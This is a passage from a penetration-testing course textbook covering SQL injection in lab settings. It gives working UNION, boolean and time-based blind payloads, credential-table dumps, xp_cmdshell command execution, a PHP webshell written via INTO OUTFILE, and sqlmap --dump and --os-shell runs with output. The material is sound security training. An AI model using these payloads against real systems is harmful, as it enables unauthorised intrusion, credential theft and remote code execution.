



*Figure 155: Loading the Customer Search Portal*

Before crafting any attack strategy, we need to know the exact number of columns present in the target table. Although the above output shows that four columns are present, we should not assume based on the application layout, as there may be extra columns.

To discover the correct number of columns, we can submit the following injected query into the search bar:

```
' ORDER BY 1-- //
```

*Listing 196 - Verifying the exact number of columns*

The above statement orders the results by a specific column, meaning it will fail whenever the selected column does not exist. Increasing the column value by one each time, we'll discover that the table has five columns, since ordering by column six returns an error.

[460] (Refsnes Data), https://www.w3schools.com/sql/sql_like.asp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 156: Finding the Exact Number of Columns*

With this information in mind, we can attempt our first attack by enumerating the current database name, user, and MySQL version.

```
%' UNION SELECT database(), user(), @@version, null, null -- //
```

*Listing 197 - Enumerating the Database via SQL UNION Injection*

Since we want to retrieve all the data from the *customers* table, we'll use the percentage sign followed by a single quote to close the search parameter. Then, we begin our injected query with a UNION SELECT statement that dumps the current database name, the user, and the MySQL version in the first, second, and third columns, respectively, leaving the remaining two null.





*Figure 157: Enumerating the Database*

After launching our attack, we'll notice that the username and the DB version are present on the last line, but the current database name is not. This happens because column 1 is typically reserved for the ID field consisting of an *integer* data type, meaning it cannot return the string value we are requesting through the *SELECT database()* statement.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*The web application is explicitly omitting the output from the first column because IDs are not usually useful information for end users.*

With this in mind, let's update our query by shifting all the enumerating functions to the right-most place, avoiding any type mismatches.

```
' UNION SELECT null, null, database(), user(), @@version  -- //
```

*Listing 198 - Fixing the Injected UNION Query*

Since we already verified the expected output, we can omit the percentage sign and rerun our modified query.





*Figure 158: Fixing the SQL Query*

This time, all three values returned correctly, including *offsec* as the current database name.

Let's extend our tradecraft and verify whether other tables are present in the current database. We can start by enumerating the *information schema*[461] of the current database from the *information_schema.columns* table.

We'll attempt to retrieve the *columns* table from the *information_schema* database belonging to the current database. We'll then store the output in the second, third, and fourth columns, leaving the first and fifth columns null.

```
' union select null, table_name, column_name, table_schema, null from
information_schema.columns where table_schema=database() -- //
```

*Listing 199 - Retrieving Current Database Tables and Columns*

Running our new enumeration attempt results in the below output:

[461] (Oracle, 2022), https://dev.mysql.com/doc/refman/8.0/en/information-schema-introduction.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

| Name | Phone | Address | Country |
|---|---|---|---|
| customers | id | offsec | |
| customers | name | offsec | |
| customers | phone | offsec | |
| customers | address | offsec | |
| customers | country | offsec | |
| users | id | offsec | |
| users | username | offsec | |
| users | password | offsec | |
| users | description | offsec | |

*Figure 159: Dumping the Current Database Tables Structure*

This output verifies that the three columns contain the table name, the column name, and the current database, respectively.

Interestingly, we discovered a new table named *users* that contains four columns, including one named *password*.

Let's craft a new query to dump the *users* table.

```
' UNION SELECT null, username, password, description, null FROM users -- //
```

*Listing 200 - Retrieving Current Database Tables and Columns*

Using the above statement, we'll again attempt to store the output of the username, password, and description in the web application table.

| Name | Phone | Address | Country |
|---|---|---|---|
| admin | 21232f297a57a5a743894a0e4a801fc3 | this is the admin | |
| offsec | f9664ea1803311b35f81d07d8c9e072d | try harder | |
| boba | 5f4dcc3b5aa765d61d8327deb882cf99 | freeze | |
| han | 5653c6b1f51852a6351ec69c8452abc6 | pew pew | |

*Figure 160: Dumping Users Credentials*

Great! Our UNION-based payload was able to fetch the usernames and MD5 hashes of the entire users table, including an administrative account. These *MD5*[462] values are encrypted versions of the plain-text passwords, which can be reversed using appropriate tools.

### 10.2.3 Blind SQL Injections

The SQLi payloads we have encountered are *in-band*, meaning we're able to retrieve the database content of our query inside the web application.

Alternatively, *blind* SQL injections describe scenarios in which database responses are never returned and behavior is inferred using either boolean- or time-based logic.

[462] (Wikipedia, 2022), https://en.wikipedia.org/wiki/MD5

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

As an example, generic boolean-based blind SQL injections cause the application to return different and predictable values whenever the database query returns a TRUE or FALSE result, hence the "boolean" name. These values can be reviewed within the application context.

---

*Although "boolean-based" might not seem like a blind SQLi variant, the output used to infer results comes from the web application, not the database itself.*

---

Time-based blind SQL injections infer the query results by instructing the database to wait for a specified amount of time. Based on the response time, the attacker is able to conclude if the statement is TRUE or FALSE.

Our vulnerable application (http://192.168.50.16/blindsqli.php) includes a code portion affected by both types of blind SQL injection vulnerabilities.

Once we have logged in with the *offsec* and *lab* credentials, we'll encounter the following page:





*Figure 161: Testing for Blind SQLi*

Closely reviewing the URL, we'll notice that the application takes a *user* parameter as input, defaulting to *offsec* since this is our current logged-in user. The application then queries the user's record, returning the *Username*, *Password Hash*, and *Description* values.

To test for boolean-based SQLi, we can try to append the below payload to the URL:

```
http://192.168.50.16/blindsqli.php?user=offsec' AND 1=1 -- //
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 201 - Testing for boolean-based SQLi*

Since *1=1* will always be TRUE, the application will return the values only if the user is present in the database. Using this syntax, we could enumerate the entire database for other usernames or even extend our SQL query to verify data in other tables.

We can achieve the same result by using a time-based SQLi payload:

```
http://192.168.50.16/blindsqli.php?user=offsec' AND IF (1=1, sleep(3),'false') -- //
```

*Listing 202 - Testing for time-based SQLi*

In this case, we appended an IF condition that will always be true inside the statement itself, but will return false if the user is non-existent.

We know the user *offsec* is active, so we if paste the above URL payload in our Kali VM's browser, we'll notice that the application hangs for about three seconds.

This attack angle can clearly become very time consuming, so it's often automated with tools like *sqlmap*, as we'll cover in the next Learning Unit.

## 10.3 Manual and Automated Code Execution

This Learning Unit covers the following Learning Objectives:

- Exploit MSSQL Databases with xp_cmdshell
- Automate SQL Injection with SQLmap

Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities can be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the web server could then be leveraged for full code execution.

### 10.3.1 Manual Code Execution

Depending on the underlying database system we are targeting, we need to adapt our strategy to obtain code execution.

In Microsoft SQL Server, the *xp_cmdshell*[463] function takes a string and passes it to a command shell for execution. The function returns any output as rows of text. The function is disabled by default and, once enabled, it must be called with the EXECUTE keyword instead of SELECT.

In our database, the *Administrator* user already has the appropriate permissions. Let's enable *xp_cmdshell* by simulating a SQL injection via the impacket-mssqlclient tool.

```
kali@kali:~$ impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
...
SQL> EXECUTE sp_configure 'show advanced options', 1;
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
```

[463] (Microsoft, 2022), https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver15

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from
0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
```

*Listing 203 - Enabling xp_cmdshell feature*

After logging in from our Kali VM to the MSSQL instance, we can enable *show advanced options* by setting its value to 1, then applying the changes to the running configuration via the RECONFIGURE statement. Next, we'll enable *xp_cmdshell* and apply the configuration again using RECONFIGURE.

With this feature enabled, we can execute any Windows shell command through the EXECUTE statement followed by the feature name.

```
SQL> EXECUTE xp_cmdshell 'whoami';
output

------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------------------------------------------------------------------

nt service\mssql$sqlexpress

NULL
```

*Listing 204 - Executing Commands via xp_cmdshell*

Since we have full control over the system, we can now easily upgrade our SQL shell to a more standard reverse shell.

Although the various MySQL database variants don't offer a single function to escalate to RCE, we *can* abuse the *SELECT INTO_OUTFILE*[464] statement to write files on the web server.

> *For this attack to work, the file location must be writable to the OS user running the database software.*

As an example, let's resume the UNION payload on our MySQL target application we explored previously, expanding the query that writes a *webshell*[465] on disk.

We'll issue the UNION SELECT SQL keywords to include a single PHP line into the first column and save it as webshell.php in a writable web folder.

```
' UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null INTO OUTFILE
"/var/www/html/tmp/webshell.php" -- //
```

*Listing 205 - Write a WebShell To Disk via INTO OUTFILE directive*

The written PHP code file results in the following:

[464] (Oracle, 2022), https://dev.mysql.com/doc/refman/8.0/en/select-into.html

[465] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Web_shell

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
<? system($_REQUEST['cmd']); ?>
```

*Listing 206 - PHP reverse shell*

The PHP *system* function will parse any statement included in the *cmd* parameter coming from the client HTTP REQUEST, thus acting like a web-interactive command shell.

If we try to use the above payload inside the *Lookup* field of the search.php endpoint, we receive the following error:





*Figure 162: Writing the WebShell to Disk*

Fortunately, this error is related to the incorrect return type, and should not impact writing the webshell on disk.

To confirm, we can access the newly created webshell inside the tmp folder along with the id command.





*Figure 163: Accessing the Webshell*

Great! The webshell is working as expected, since the output of the *id* command is returned to us through the web browser. We discovered that we are executing commands as the *www-data* user, an identity commonly associated with web servers on Linux systems.

Now that we understand how to leverage SQLi to manually obtain command execution, let's discover how to automate the process with specific tools.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 10.3.2 Automating the Attack

The SQL injection process we followed can be automated using several tools pre-installed on Kali Linux. In particular, *sqlmap*[466] can identify and exploit SQL injection vulnerabilities against various database engines.

Let's run sqlmap on our sample web application. We will set the URL we want to scan with **-u** and specify the parameter to test using **-p**:

```
kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
[*] starting @ 02:14:54 PM /2022-05-16/

[14:14:54] [INFO] resuming back-end DBMS 'mysql'
[14:14:54] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.16:80/login1.php?msg=2'. Do you want to
follow? [Y/n]
you have not declared cookie(s), while server wants to set its own
('PHPSESSID=fbf1f5fa5fc...a7266cba36'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=1' AND (SELECT 1582 FROM (SELECT(SLEEP(5)))dTzB) AND 'hiPB'='hiPB
---
[14:14:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, PHP 7.3.33, Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[14:14:57] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/192.168.50.16'

[*] ending @ 02:14:57 PM /2022-05-16/
```

*Listing 207 - Running sqlmap to quickly find SQL injection points*

We submitted the entire URL after the *-u* specifier together with the *?user* parameter set to a dummy value. Once launched, we can press Return on the default options. Sqlmap then returns confirmation that we are dealing with a *time-based blind* SQL injection and provides additional fingerprinting information such as the web server operating system, web application technology stack, and the backend database.

Although the above command confirmed that the target URL is vulnerable to SQLi, we can extend our tradecraft by using sqlmap to dump the database table and steal user credentials.

[466] (sqlmap, 2022), http://sqlmap.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Although sqlmap is a great tool to automate SQLi attacks, it provides next-to-zero stealth. Due to its high-volume of traffic, sqlmap should not be used as a first choice tool during assignments that require staying under the radar.*

To dump the entire database, including user credentials, we can run the same command as earlier with the **–dump** parameter.

```
kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user --dump
...

[*] starting @ 02:23:49 PM /2022-05-16/

[14:23:49] [INFO] resuming back-end DBMS 'mysql'
[14:23:49] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.16:80/login1.php?msg=2'. Do you want to
follow? [Y/n]
you have not declared cookie(s), while server wants to set its own
('PHPSESSID=b7c9c962b85...c6c7205dd1'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=1' AND (SELECT 1582 FROM (SELECT(SLEEP(5)))dTzB) AND 'hiPB'='hiPB
---
[14:23:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.52, PHP 7.3.33
back-end DBMS: MySQL >= 5.0.12
[14:23:52] [WARNING] missing database parameter. sqlmap is going to use the current
database to enumerate table(s) entries
[14:23:52] [INFO] fetching current database
[02:23:52 PM] [WARNING] time-based comparison requires larger statistical model,
please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--
time-sec')? [Y/n]
[14:25:26] [WARNING] it is very important to not stress the network connection during
usage of time-based payloads to prevent potential disruptions
[14:25:26] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry
the request(s)

[14:25:47] [INFO] adjusting time delay to 2 seconds due to good response times
offsec
[14:27:01] [INFO] fetching tables for database: 'offsec'
[14:27:01] [INFO] fetching number of tables for database 'offsec'

[02:27:01 PM] [INFO] retrieved: 2
[02:27:11 PM] [INFO] retrieved: customers
[02:29:25 PM] [INFO] retrieved: users
[14:30:38] [INFO] fetching columns for table 'users' in database 'offsec'
[02:30:38 PM] [INFO] retrieved: 4
[02:30:44 PM] [INFO] retrieved: id
[02:31:14 PM] [INFO] retrieved: username
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[02:33:02 PM] [INFO] retrieved: password
[02:35:09 PM] [INFO] retrieved: description
[14:37:56] [INFO] fetching entries for table 'users' in database 'offsec'
[14:37:56] [INFO] fetching number of entries for table 'users' in database 'offsec'
[02:37:56 PM] [INFO] retrieved: 4
[02:38:02 PM] [WARNING] (case) time-based comparison requires reset of statistical
model, please wait.............................. (done)
[14:38:24] [INFO] adjusting time delay to 1 second due to good response times
this is the admin
[02:40:54 PM] [INFO] retrieved: 1
[02:41:02 PM] [INFO] retrieved: 21232f297a57a5a743894a0e4a801fc3
[02:46:34 PM] [INFO] retrieved: admin
[02:47:15 PM] [INFO] retrieved: try harder
[02:48:44 PM] [INFO] retrieved: 2
[02:48:54 PM] [INFO] retrieved: f9664ea1803311b35f

...
```

*Listing 208 - Running sqlmap to Dump Users Credentials Table*

Since we're dealing with a blind time-based SQLi vulnerability, the process of fetching the entire database's table is quite slow, but eventually we manage to obtain all users' hashed credentials.

Another sqlmap core feature is the *--os-shell* parameter, which provides us with a full interactive shell.

Due to their generally high latency, time-based blind SQLi are not ideal when interacting with a shell, so we'll use the first UNION-based SQLi example.

First, we need to intercept the POST request via Burp and save it as a local text file on our Kali VM.

```
POST /search.php HTTP/1.1
Host: 192.168.50.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://192.168.50.19
Connection: close
Referer: http://192.168.50.19/search.php
Cookie: PHPSESSID=vchu1sfs34oosl52l7pb1kag7d
Upgrade-Insecure-Requests: 1

item=test
```

*Listing 209 - Intercepting the POST request with Burp*

Next, we can invoke sqlmap with the -r parameter, using our file containing the POST request as an argument. We also need to indicate which parameter is vulnerable to sqlmap, in our case *item*. Finally, we'll include --os-shell along with the custom writable folder we found earlier.

```
kali@kali:~$ sqlmap -r post.txt -p item  --os-shell  --web-root "/var/www/html/tmp"
...
[*] starting @ 02:20:47 PM /2022-05-19/
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[14:20:47] [INFO] parsing HTTP request from 'post'
[14:20:47] [INFO] resuming back-end DBMS 'mysql'
[14:20:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: item (POST)
...
---
[14:20:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[14:20:48] [INFO] going to use a web backdoor for command prompt
[14:20:48] [INFO] fingerprinting the back-end DBMS operating system
[14:20:48] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[14:20:49] [INFO] using '/var/www/html/tmp' as web server document root
[14:20:49] [INFO] retrieved web server absolute paths: '/var/www/html/search.php'
[14:20:49] [INFO] trying to upload the file stager on '/var/www/html/tmp/' via LIMIT
'LINES TERMINATED BY' method
[14:20:50] [WARNING] unable to upload the file stager on '/var/www/html/tmp/'
[14:20:50] [INFO] trying to upload the file stager on '/var/www/html/tmp/' via UNION
method
[14:20:50] [WARNING] expect junk characters inside the file as a leftover from UNION
query
[14:20:50] [INFO] the remote file '/var/www/html/tmp/tmpuqgek.php' is larger (713 B)
than the local file '/tmp/sqlmapxkydllxb82218/tmp3d64iosz' (709B)
[14:20:51] [INFO] the file stager has been successfully uploaded on
'/var/www/html/tmp/' - http://192.168.50.19:80/tmp/tmpuqgek.php
[14:20:51] [INFO] the backdoor has been successfully uploaded on '/var/www/html/tmp/'
- http://192.168.50.19:80/tmp/tmpbetmz.php
[14:20:51] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER

os-shell> id
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'

os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: '/var/www/html/tmp'
```

*Listing 210 - Running sqlmap with os-shell*

Once sqlmap confirms the vulnerability, it prompts us for the language the web application is written in, which is PHP in this case. Next, sqlmap uploads the webshell to the specified web folder and returns the interactive shell, from which we can issue regular system commands.

## 10.4 Wrapping Up

In this Module, we focused on identifying and enumerating SQL injection vulnerabilities. We explored the different payloads that can be leveraged to abuse these web application

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

vulnerabilities and discovered how to achieve code execution manually. Finally, we learned how to automate the entire attack chain using sqlmap.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 11 Client-side Attacks

In this Learning Module, we will cover the following Learning Units:

- Target Reconnaissance
- Exploiting Microsoft Office
